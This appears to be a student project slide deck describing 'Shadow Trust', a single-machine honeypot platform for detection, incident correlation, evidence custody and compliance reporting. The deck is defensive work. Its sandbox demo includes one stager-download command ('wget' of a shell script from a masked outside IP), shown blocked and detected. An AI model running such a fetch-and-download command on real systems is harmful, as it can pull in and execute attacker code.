

SHADOW TRUST

A honeypot-driven platform for threat detection, investigation and IOC enrichment, running on a single machine.



SUBMITTED BY			
Ayush Kumar Singh	2303031550006	Hetvi Patel	2303031550027
Nandini Upadhye	2303031550054	Malav Shah	2303031550020

PIPELINE



The problem

Four gaps that a learning-scale security operations setup runs into.



No access to real attack data

Teaching labs replay recorded traffic. The behaviour that matters, the scanning, the password guessing, the first command typed after a successful login, is never seen live.



Alerts arrive without context

A tool reports a severity and stops. Why the rule fired, what else the same source touched, and which stage of the attack it belongs to are left for the analyst to work out.



Commercial tooling is out of reach

SIEM licensing, sandbox subscriptions and threat intelligence feeds put a complete detection pipeline beyond the budget of a college project.



Control evidence is gathered by hand

Compliance evidence is screenshotted into spreadsheets once a year, so it is out of date the day it is filed and cannot be traced back to a source.

The common cause: there is no safe place to watch a real attack from start to finish.

Objectives and scope

PROBLEM STATEMENT

Design and implement a honeynet-driven platform that captures real attacker telemetry, converts it into explainable detections and incidents, and produces audit-grade evidence, without cloud services or paid tooling.

SCOPE

- | | |
|----------------------|--|
| ■ Included | deception, detection, correlation, investigation, reporting, compliance readiness |
| ■ Excluded | named threat-actor attribution, offensive tooling, production-scale throughput |
| ■ Ground rule | a capability that is not configured reports that it is not configured, and never produces a simulated result |

OBJECTIVES

- 01 Capture**
Run real honeypot sensors on an isolated network and ingest everything they observe.
- 02 Normalise**
Reduce three sensor formats to one schema, deduplicated by content.
- 03 Detect**
Evaluate declarative rules over that stream and raise detections that carry their own reasoning.
- 04 Correlate**
Group related detections into incidents with a computed risk score and a reconstructed timeline.
- 05 Enrich**
Extract IOCs, map activity to MITRE ATT&CK and profile attacker behaviour from measured signals.
- 06 Prove**
Preserve evidence under chain of custody and generate reports whose figures trace to a query.

Existing work and the gap

Twenty-two papers were surveyed across three areas.

DECEPTION RESEARCH

- High-interaction honeypots capture rich attacker sessions
- Deployment and containment patterns are well established
- Published datasets are released as raw logs

Work stops at capture. The analysis layer is left to the reader.

DETECTION ENGINEERING

- Sigma gave detection rules a portable grammar
- MITRE ATT&CK gave findings a shared vocabulary
- Coverage is measured per rule set

A SIEM is assumed to already hold the data. The pipeline is out of frame.

SOC AUTOMATION

- Correlation and triage reduce analyst workload
- Machine learning is applied to alert prioritisation
- Explainability is named as an open problem


Evaluated on enterprise telemetry that is not available outside the enterprise.

THE GAP THIS PROJECT ADDRESSES

No open, single-machine system carries one event from a live honeypot all the way to a graded incident, an ATT&CK mapping, a chain-of-custody record and a scored compliance control, with the reasoning preserved at every step.

System architecture


Twelve containers by default across four Docker networks. The edge network and the application network never bridge.



A compromised sensor cannot reach the backend, and the backend cannot reach the sensors.

How data moves through the system

Six steps. Each one records why it did what it did.



The honeypot sensors

cowrie

SSH and Telnet

ports 22, 23

- Emulates a full shell, so the attacker reaches a prompt
- Records every credential pair and every command entered
- Saves downloaded files, not only the URLs they came from

dionaea

SMB, FTP and MSSQL

ports 445, 21, 1433

- Emulates protocols that malware targets directly
- Captures dropped binaries for later analysis
- Catches worm and scanner traffic that SSH never sees

honeytrap

HTTP and generic TCP

ports 80, 8080

- Low-interaction catch-all for otherwise unclaimed ports
- Records web exploitation and path traversal attempts
- Widens coverage without widening the attack surface

CONTAINMENT

The sensors sit on a Docker network with no route to the application network, and their log files cross into the platform as a read-only mount. Nothing an attacker does inside a sensor can reach the rest of the system.

REPRODUCIBILITY

A replay script regenerates equivalent telemetry offline. Detection work and the review demonstration therefore do not depend on somebody choosing to attack the honeypot that afternoon.

Telemetry collection

| Woken by the kernel, not polled

The collector is notified the moment a sensor appends to its log. Interval polling is only a fallback where notification is unavailable.

| Byte cursors, not timestamps

Each sensor log carries a stored cursor. A restart resumes from that position, never from the beginning and never from the present moment.

| The content hash is the identity

A normalised event is keyed by the hash of its own content, so reading the same bytes again collapses into the existing row instead of duplicating it.

| Latency is measured, not assumed

Every published batch records the time from the sensor writing the line to the dashboard receiving it, exposed on a status endpoint.

ONE COLLECTOR CYCLE

- | | |
|----------------|---------------------------------------|
| ■ tail | read each sensor log from its cursor |
| ■ normalise | three sensor formats into one schema |
| ■ persist | write normalised and raw event rows |
| ■ publish | push to the dashboard event stream |
| ■ save cursors | in the same transaction as the events |

ONE SCHEMA, TWO SOURCES

The Amazon S3 ingestion path used in cloud mode shares this same normalisation module, so local and cloud deployments cannot drift apart in how events are shaped.

The detection engine

Rules are data files, not code, and each detection records its own reasoning.

```
backend/detections/st-auth-001.yml
```

```
id: st-auth-001
name: SSH / Telnet brute force
severity: HIGH
confidence: 0.8
type: threshold
attack:
  technique: T1110
  tactic: Credential Access
selection:
  authentication_result: FAILURE
timeframe: 10m
group_by: source_ip
threshold: 5
```

Declarative and reviewable

Rules live as YAML under version control and are mounted read-only, so a change is visible in a diff and needs no code deployment.

Two matching styles

Threshold rules count matching events inside a window. Sequence rules look for ordered behaviour. Both group by a chosen field.

RULES IN THE SHIPPED SET

st-auth-001	brute force	T1110	st-cred-002	success after brute force	T1078
st-exec-003	post-exploitation command	T1059	st-exec-004	stager download	T1105
st-exec-005	suspicious PowerShell	T1059.0 01	st-recon-006	port and service scan	T1046

WHAT A DETECTION CARRIES

Every detection row stores the events it matched, a reason written in plain language, a confidence value, a severity and the ATT&CK technique. A deduplication key and a processing cursor mean that re-running the engine over the same events produces no additional detections.

Correlation and incident scoring

Severity is calculated, and the calculation is stored next to the result.

INC-000142

HIGH

source 185.***.***.42 · 6 detections · 4 techniques

RISK BREAKDOWN

severity		72	highest severity rank times 18
detections		24	6 detections times 6, limit 24
techniques		20	4 techniques times 5, limit 20
event risk		11.4	event risk times 0.15, limit 15
session size		8.2	session events times 0.2, limit 10
linked malware		0	no stored sample analysis

total **86** upper limit 100

| Grouped by source, bounded by time

Activity from one source joins an open incident for six hours. Past that point a new incident is opened instead.

| A reconstructed timeline

Detections, raw events, session commands and analyst actions merge into one ordered account of the intrusion.

| Linked indicators and techniques

URLs, domain names and file hashes are extracted from the matched events and stored against the incident, deduplicated by type and value.

| An analyst audit trail

Every status change, note and evidence attachment is recorded against the incident with an author and a timestamp.

The correlation cycle runs about every 20 seconds over a two-hour lookback window.

Evidence and chain of custody

STORED WITH EVERY EVIDENCE ITEM

■ content_hash	SHA-256 of the evidence blob, computed on arrival
■ immutable	true by default; items are added, never edited
■ collected_by	the authenticated analyst who attached it
■ collected_at	the UTC timestamp written at attachment
■ incident_id	the incident the item belongs to
■ access	one authenticated endpoint, never a file path

An analyst can hash a stored item months later and show that it is the artefact that was collected, or show that it is not.

WHERE DANGEROUS ARTEFACTS ARE HELD

■ backend/quarantine/	captured malware samples
■ backend/evidence/	incident evidence blobs

- Neither directory is served by the web server or committed to the repository.
- Samples leave only through an authenticated download endpoint.
- That isolation is asserted by an automated test, not only documented.

TIMELINE RECONSTRUCTION

The timeline builder merges normalised events, detections, session commands and analyst activity into a single ordered account of the intrusion. That account is what an examiner actually reads, and it is the backbone of the forensic report.

Attacker behaviour and ATT&CK coverage

| A temporal interaction graph

Sessions, source addresses, commands and observed indicators become nodes and edges over a rolling thirty-day window.

| Real graph mathematics

Centrality and connected components are computed with networkx, so the figures shown in the interface are calculated rather than estimated.

| Method, not identity

Activity is classified as an automated scanner, a credential-stuffing bot or hands-on-keyboard work, using timing, entropy and command variety.

| No threat-actor attribution

The platform never names a known group. Nothing a honeypot observes can support that claim, so the claim is not made.

Measured signals support a claim about method, not a claim about identity.

ATT&CK COVERAGE BY TACTIC


54 techniques are referenced across the rules, scenarios and analysis engines.

Reconnaissance		4 techniques
Initial Access		5 techniques
Execution		6 techniques
Persistence		6 techniques
Privilege Escalation		3 techniques
Defense Evasion		6 techniques
Credential Access		4 techniques
Discovery		5 techniques
Lateral Movement		4 techniques
Collection		3 techniques
Command and Control		5 techniques
Exfiltration and Impact		6 techniques

A technique is counted only where a rule, a scenario or an engine references it.

Detection validation

Eight controlled scenarios are fired at the honeypots, and the detections the real pipeline produces are graded against what the scenario expected.



A detection pipeline that has never been run against a known attack has not been tested.

The analysis sandbox and analysis tools

```
analysis sandbox · session a7f3
```

```
analyst@sandbox:~$ uname -a
```

```
Linux sandbox 6.1.0 x86_64 GNU/Linux
```

```
analyst@sandbox:~$ wget http://185.x.x.42/x.sh
```

```
connect: Network is unreachable
```

```
captured as event honeypot_type=AnalysisShell
```

```
matched rule st-exec-004 stager download
```

```
technique T1105 and a graph node added
```

SANDBOX HARDENING, ENFORCED BEFORE START

- internal network no outbound access at all
- no Docker socket the sandbox cannot reach the daemon
- no host mounts nothing of the host is visible
- all capabilities dropped plus no-new-privileges and a non-root user
- 512 MB, 1 CPU, 128 processes fixed resource ceilings
- time limit and idle reaping one live sandbox per user, then reclaimed

Events are tagged, so analyst activity never counts as attacker telemetry.



Binary analysis

Header and section parsing, YARA signature matching, ClamAV scanning and a detector covering over thirty kinds of hardcoded secret.



Android package inspection

A MobSF-backed engine reads the manifest, the requested permissions, the exported components and the signing certificate.



URL inspection

Live DNS resolution, certificate inspection and an HTTP probe, plus entropy and look-alike character checks, registration lookup and geolocation.

Compliance and reporting

49 TRUST SERVICES CRITERIA

CC1 to CC9	common criteria		33
A1	availability		3
C1	confidentiality		2
PI1	processing integrity		3
P1 to P8	privacy		8

HOW EACH CONTROL IS SCORED

met	the collected evidence satisfies the criterion
partial	evidence exists but does not fully satisfy it
gap	the evidence contradicts the criterion
manual	it cannot be judged from system data, and is never passed automatically

25 collectors query the running system for that evidence.

EIGHT GENERATED REPORTS

Executive summary

dashboard statistics, detections, incidents

Geographic threat intelligence

events joined to IP geolocation

Incident report

detections, timeline, evidence, analyst activity

Forensic report

sessions, command history, behaviour analysis

Captured credentials

parsed login payloads and the issuance audit trail

Detection validation

scenario runs graded against real detections

Malware analysis

static parsing, YARA, ClamAV and secret findings

SOC 2 readiness

the 49 controls scored from live evidence

PROVENANCE PRINTED ON EVERY COVER

generated by
the authenticated operator who ran it
data window
the exact interval the report covers
row counts
how many records each query returned

generated at
in UTC, with the operator's local time
source systems
which subsystems were queried
document hash
SHA-256 of the rendered file itself

This is an internal readiness self-assessment. A SOC 2 attestation requires an independent licensed audit firm, and the product says so.

Technology stack

Browser

40 static pages, plain JavaScript, Chart.js, a server-sent event stream

nginx

serves the dashboard and the public site, and never the evidence directories

FastAPI backend on Python 3.11

152 routes across 31 endpoint modules, asynchronous SQLAlchemy, token auth with role checks

Engines

detection, correlation, session, timeline, evidence, compliance, reporting

MariaDB 11

31 relational models on the asynchronous MySQL driver

WHY EACH LANGUAGE IS THERE

Python 3.11

Asynchronous web framework, and the library ecosystem the analysis engines need for signature matching, binary parsing, graph analysis and PDF rendering.

SQL and SQLAlchemy

Relational models with real constraints. Making the content hash the primary key is a schema decision rather than application logic.

YAML

Detection rules and attack scenarios are stored as data, so they can be reviewed in a diff and reloaded without a deployment.

JavaScript, HTML and CSS

No build step and no framework. The dashboard is served as static files and reads a single event stream.

Docker Compose

One file describes fourteen service definitions across four networks, including the two that never bridge.

The default deployment is local. A single compose command brings up the whole platform with no cloud account, and the cloud provider is optional.

Testing

133 tests across 16 suites, run against a live database container.

■ test_collector_persistence	cursors survive a stop mid-cycle
■ test_detection_rules	rule parsing, thresholds and grouping
■ test_detection_validation	scenario grading and the fixed target
■ test_malware_isolation	samples are unreachable by any static path
■ test_analysis_shell	sandbox events reach the real pipeline
■ test_docker_provider	local provider behaviour
■ test_guacamole_integration	the lab desktop streaming path
■ test_health_hardening	the status page cannot leak when disabled

The security properties, meaning isolation, custody and policy enforcement, are asserted in code rather than only described in documentation.

■ test_local_telemetry	three sensor formats reach one schema
■ test_detection_engine	correlation, incident creation, replay safety
■ test_timeline_and_evidence	ordering and custody integrity
■ test_container_manager	sandbox policy is applied before start
■ test_lab_lifecycle	provisioning, time limits and reclamation
■ test_provider_factory	local and cloud provider selection
■ test_yara_scanner	signature matching correctness
■ conftest	fixtures, an isolated database, a fixed clock

Stated limits: no load testing at production scale, no third-party penetration test, and the compliance result is self-assessed readiness only.

Results, conclusion and future scope

EACH OBJECTIVE AND WHERE IT IS DEMONSTRATED

■ Capture	three sensors running on an isolated network	slide 7
■ Normalise	one schema, keyed by content hash	slide 8
■ Detect	six rules, each detection carrying its reason	slide 9
■ Correlate	incidents with a stored risk calculation	slide 10
■ Enrich	IOCs, behaviour profile and ATT&CK mapping	slides 11 and 12
■ Prove	hashed evidence and reports with provenance	slides 11 and 15

CONCLUSION

Shadow Trust carries one event from a live honeypot through to a graded incident, an ATT&CK mapping, a chain-of-custody record and a scored compliance control, on a single machine, with the reasoning kept at every step and no paid service in the path.

FUTURE SCOPE

Next

- Import Sigma rules directly, rather than the current rule format alone
- Deliver alerts to email and chat when an incident opens
- Author and test detection rules from inside the dashboard

Later

- Federate several honeynet nodes into one view
- Add external indicator enrichment feeds
- Define retention and archival policy for captured telemetry

Longer term

- Automated containment actions on a confirmed incident
- Analyst workflow metrics such as time to triage
- Publish a citable telemetry dataset from captured activity

github.com/ayushsingh-byte/ShadowTrust-Security

Thank you. Questions are welcome.